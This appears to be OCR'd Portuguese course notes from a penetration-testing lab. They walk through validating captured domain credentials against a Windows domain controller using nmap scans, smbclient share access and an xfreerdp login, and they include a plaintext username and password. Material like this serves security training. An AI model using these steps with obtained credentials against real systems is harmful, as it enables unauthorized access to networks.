
Validando Credenciais Obtidas

+ Descobrimos nos módulos passados as credenciais do rogerio e vimos que ele é o controlador de domínio onde a sessão de trabalho está autenticada por meio das credenciais
rogerio : roger@10

+ Iremos varrer o host 172.16.1.60

```
nmap -v --open -sV -p 445,3389 -Pn 172.16.1.60
```



→ Essa info sobre o windows valida nossa ideia de que ele é o controlador de domínio

```
nmap -v --open -Pn 172.16.1.60
```

→ aqui poderemos ver todas as outras portas abertas


+ Vamos então usar o smbcliente

```
smbclient -L \\172.16.1.60
```

→ n obtivemos mt sucesso

```
smbclient -L \\172.16.1.60 -U rogerio
```

<passamos a senha>
→ Ganhamos acesso




+ Podemos até mesmo conectar em um deles:

```
smbclient //172.16.1.60/DADOS -U rogerio
```

+ Podemos tentar usar o rdp (caso ele tenha o remote desktop ligado)
→ Para isso, vamos usar o xfreerdp

```
xfreerdp /u:rgerio /p:Roger@10 /v:172.16.1.60
```


FreeRDP:172.16.1.60
Recycle Bin
Mozilla Firefox
WinSCP
System
Control Panel ▸ System and Security ▸ System
Search Control Panel
Control Panel Home
Device Manager
Remote settings
Advanced system settings
View basic information about your computer
Windows edition
Windows Server 2008 R2 Enterprise
Copyright © 2009 Microsoft Corporation. All rights reserved.
System
Processor: Intel(R) Xeon(R) CPU E5-1650 v2 @ 3.50GHz 3.50 GHz (2 processors)
Installed memory (RAM): 1,50 GB
System type: 64-bit Operating System
Pen and Touch: No Pen or Touch Input is available for this Display
Computer name, domain, and workgroup settings
Computer name: srvint
Full computer name: srvint.gbusiness.rede
Computer description:
Domain: gbusiness.rede
Change settings
Windows activation
Windows is activated
Product ID: 00486-OEM-8400691-20006
See also
Action Center
Windows Update
Learn more online...
Start
01:17
27/03/2020